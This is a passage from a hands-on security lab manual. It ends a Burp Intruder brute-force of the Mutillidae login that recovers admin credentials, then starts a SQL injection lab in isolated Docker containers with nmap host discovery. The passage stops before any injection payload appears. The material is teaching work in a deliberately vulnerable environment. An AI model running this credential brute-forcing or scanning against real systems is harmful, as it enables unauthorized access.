


Fig 6.19: Sending Traffic to Burp Intruder

Switch to the “Intruder” tab. The “Positions” sub-tab guesses as to where it might be useful to position payloads and places payload positions accordingly. Since the focus is on the username and the password fields, clear all the highlighted fields by clicking the “Clear §” button. Then select the value of the username field click the “Add §” button, repeat for the password field. Change the attack type to “Cluster Bomb” since there are two fields to injecting payload and each has its own payload list.




Fig 6.20: Payload Position

Now click on the “Payloads” sub-tab. The “Payload set” is selected to 1 which denotes the username payload position. Choose “Runtime file” as the payload type. Click the “Select file...” button in the “Payload Options [Runtime file]” section and browse the “/home/Files/user_list.txt” file.




Fig 6.21: Set Username File 1

Now select 2 in the “Payload set” and choose “Runtime file” as the payload type. Click the “Select file...” button in the “Payload Options [Runtime file]” section and browse the “/home/Files/password_list.txt” file.




Fig 6.22: Set Payload File2

After setting both the payloads, click the “Start attack” button.

2. Intruder attack of 10.10.10.3 - Temporary attack - Not saved to project file (on atta... — □ ×

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	25823	
1	root	rootpass	200	☐	☐	25823	
2	admin	rootpass	200	☐	☐	25823	
3	guest	rootpass	200	☐	☐	25823	
4	user	rootpass	200	☐	☐	25823	
5	test	rootpass	200	☐	☐	25823	
6	root	adminpass	200	☐	☐	25823	
7	admin	adminpass	302	☐	☐	25892	
8	guest	adminpass	200	☐	☐	25821	
9	user	adminpass	200	☐	☐	25821	
10	test	adminpass	200	☐	☐	25821	
11	root	guestpass	200	☐	☐	25821	
--			---	☐	☐	-----	

Finished

Fig 6.23: Cluster Bomb Attack

Almost all of the attempts have a “Status” code of “200,” except for Request 7, which has a “Status” code of “302.” Because the status code for Payload 1 (username) “admin” and Payload 2 (password) “adminpass” is unique, these are the credentials that are most likely to work. Click on Request 7 and go to the “Response” tab to verify it. The “Render” sub-tab illustrates how the website will react when these credentials are entered. So using “admin” in the Name input box and “adminpass” in the Password input box attacker can log in to the Mutillidae web application.

2. Intruder attack of 10.10.10.3 - Temporary attack - Not saved to project file (on attacker_1)

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200			25823	
1	root	rootpass	200			25823	
2	admin	rootpass	200			25823	
3	guest	rootpass	200			25823	
4	user	rootpass	200			25823	
5	test	rootpass	200			25823	
6	root	adminpass	200			25823	
7	admin	adminpass	302			25892	
8	guest	adminpass	200			25821	
9	user	adminpass	200			25821	
10	test	adminpass	200			25821	
11	root	guestpass	200			25821	
12	admin	guestpass	200			25821	

Request Response

Pretty Raw Hex Render



Mutillidae: Born to be Hacked

Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Logged In

Admin: admin (Monkey!)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Login

Back

You are logged in as admin

Logout

Finished

Fig 6.24: Verify the Credentials

Chapter 7

Lab 05 - Exploiting SQL Injection Vulnerabilities of Mutillidae

7.1 Overview

This lab exercise explores the approach of exploiting the SQL injection vulnerability on the User Info page of the Mutillidae web application running on Metasploitable2 by extracting information from the database.

7.2 Background Information

SQL injection is a code injection technique used to attack data-driven applications, that involves inserting malicious SQL code into an input field and waiting for them to execute. SQL injection is commonly associated with website attacks, although it may also be used to attack any SQL database. SQL injection allows an attacker to interfere with a database query made by an application. It allows an attacker to see data that they wouldn't usually be able to see. This could include data belonging to other users or any other data that the application has access to. In many cases, an attacker can modify or remove this data, causing the application's content or behavior to be permanently altered. An attacker can use a SQL injection attack to compromise the underlying server or other back-end infrastructure or to launch a denial-of-service attack in some cases.

Mutillidae is a web application that intentionally incorporates security vulnerabilities. The main purpose of the Mutillidae is to assist security experts to examine their skills and tools in a legal environment. It helps web developers to comprehend more accurately the processes of securing web applications. Moreover, it permits instructors to educate and students to learn web application security in an isolated environment.


7.3 Performing the Lab

Step 1: Prepare the Environment of the Experiment

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1
```

```
docker attach victim_1
```




```
csl@CSL: ~  
csl@CSL:~$ docker start victim_1  
victim_1  
csl@CSL:~$ docker attach victim_1  
root@victim_1:/#
```

Fig 7.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

```
services.sh
```




```
root@victim_1:/# services.sh  
* Starting web server apache2  
apache2: Could not reliably determine the server's fully qualified domain name,  
using 10.10.10.3 for ServerName  
[ OK ]  
* Starting deferred execution scheduler atd [ OK ]  
* Starting periodic command scheduler crond [ OK ]  
Starting distccd  
* Starting MySQL database server mysql [ OK ]  
* Checking for corrupt, not cleanly closed and upgrade needing tables.  
* Configuring network interfaces... [ OK ]  
* Starting portmap daemon... [ OK ]  
* Starting Postfix Mail Transport Agent postfix [ OK ]  
* Starting PostgreSQL 8.3 database server [ OK ]  
* Starting ftp server proftpd [ OK ]  
* Starting Samba daemons [ OK ]  
Starting network management services: snmpd.  
snmpd[715]: error finding row index in _ifXTable_container_row_restore  
* Starting OpenBSD Secure Shell server sshd [ OK ]  
* Starting system log daemon... [ OK ]  
* Starting Tomcat servlet engine tomcat5.5 [ OK ]  
* Starting internet superserver xinetd [ OK ]  
* Doing Wacom setup... [ OK ]  
* Running local boot scripts (/etc/rc.local)  
nohup: appending output to 'nohup.out'  
nohup: appending output to 'nohup.out'  
[ OK ]  
root@victim_1:/#
```

Fig 7.2: Start Necessary Services of the Victim Container

Open another GNOME Terminal in the ubuntu machine and run the following commands to start and attach the attacker container

```
docker start attacker_1
docker attach attacker_1
```




```
cs1@CSL: ~
cs1@CSL:~$ docker start attacker_1
attacker_1
cs1@CSL:~$ docker attach attacker_1
_#
```

Fig 7.3: Start and Attach the Attacker Container

Step 2: Get the Network Information of the Attacker Container


Run the “*ifconfig*” command from the terminal of the attacker container to obtain the IP address of the attacker container.



```
root@attacker_1: /
(root@attacker_1)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.2 netmask 255.255.255.248 broadcast 10.10.10.7
    ether 02:42:0a:0a:0a:02 txqueuelen 0 (Ethernet)
    RX packets 44  bytes 6014 (5.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 7.4: IP Address of the Attacker Container

To determine the gateway of the attacker container, run the “*route -n*” command.




```
root@attacker_1: /
(root@attacker_1)-[/]
# route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface
0.0.0.0          10.10.10.1      0.0.0.0         UG    0      0      0 eth0
10.10.10.0       0.0.0.0         255.255.255.248 U      0      0      0 eth0
```

Fig 7.5: Gateway of the Attacker Container

The IP address of the attacker container is 10.10.10.2, which belongs to the 10.10.10.0/29 network, and its gateway is 10.10.10.1.

Step 3: Scanning Available Hosts

In the terminal of the attacker container, run a Nmap ping scan on the “10.10.10.0/29” network to show the available hosts of the network

A terminal window titled 'root@attacker_1: /' with a search icon, menu icon, and window control buttons. The terminal shows the command '# nmap -sn 10.10.10.0/29' and its output. The output indicates that three hosts are up: 10.10.10.1 (gateway), 10.10.10.3 (victim_1.vulnet), and 10.10.10.2 (attacker_1). The scan was completed in 1.64 seconds.

```
(root@attacker_1)-[//]
# nmap -sn 10.10.10.0/29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 05:18 UTC
Nmap scan report for CSL (10.10.10.1)
Host is up (0.000091s latency).
MAC Address: 02:42:C8:19:D6:91 (Unknown)
Nmap scan report for victim_1.vulnet (10.10.10.3)
Host is up (0.000027s latency).
MAC Address: 02:42:0A:0A:0A:03 (Unknown)
Nmap scan report for attacker_1 (10.10.10.2)
Host is up.
Nmap done: 8 IP addresses (3 hosts up) scanned in 1.64 seconds
```

Fig 7.6: Available Hosts in the Network

According to the ping scan report, the following three hosts are available on the “10.10.10.0/29” network.

- 10.10.10.1 is the gateway of the “10.10.10.0/29” network.
- 10.10.10.2 is the attacker container.
- 10.10.10.3 is the victim container.

Step 4: Access the Mutillidae Web Application

In the terminal of the attacker container, type “*firefox*” and hit “Enter” to launch the Firefox browser.




Fig 7.7: Firefox Browser Running on the Attacker Container

Type the IP address of the victim container in the Firefox browser and hit “Enter” to access the Metasploitable2 web server.




Fig 7.8: Metasploitable2 Web Server

Click “Mutillidae” to open the Mutillidae web application.

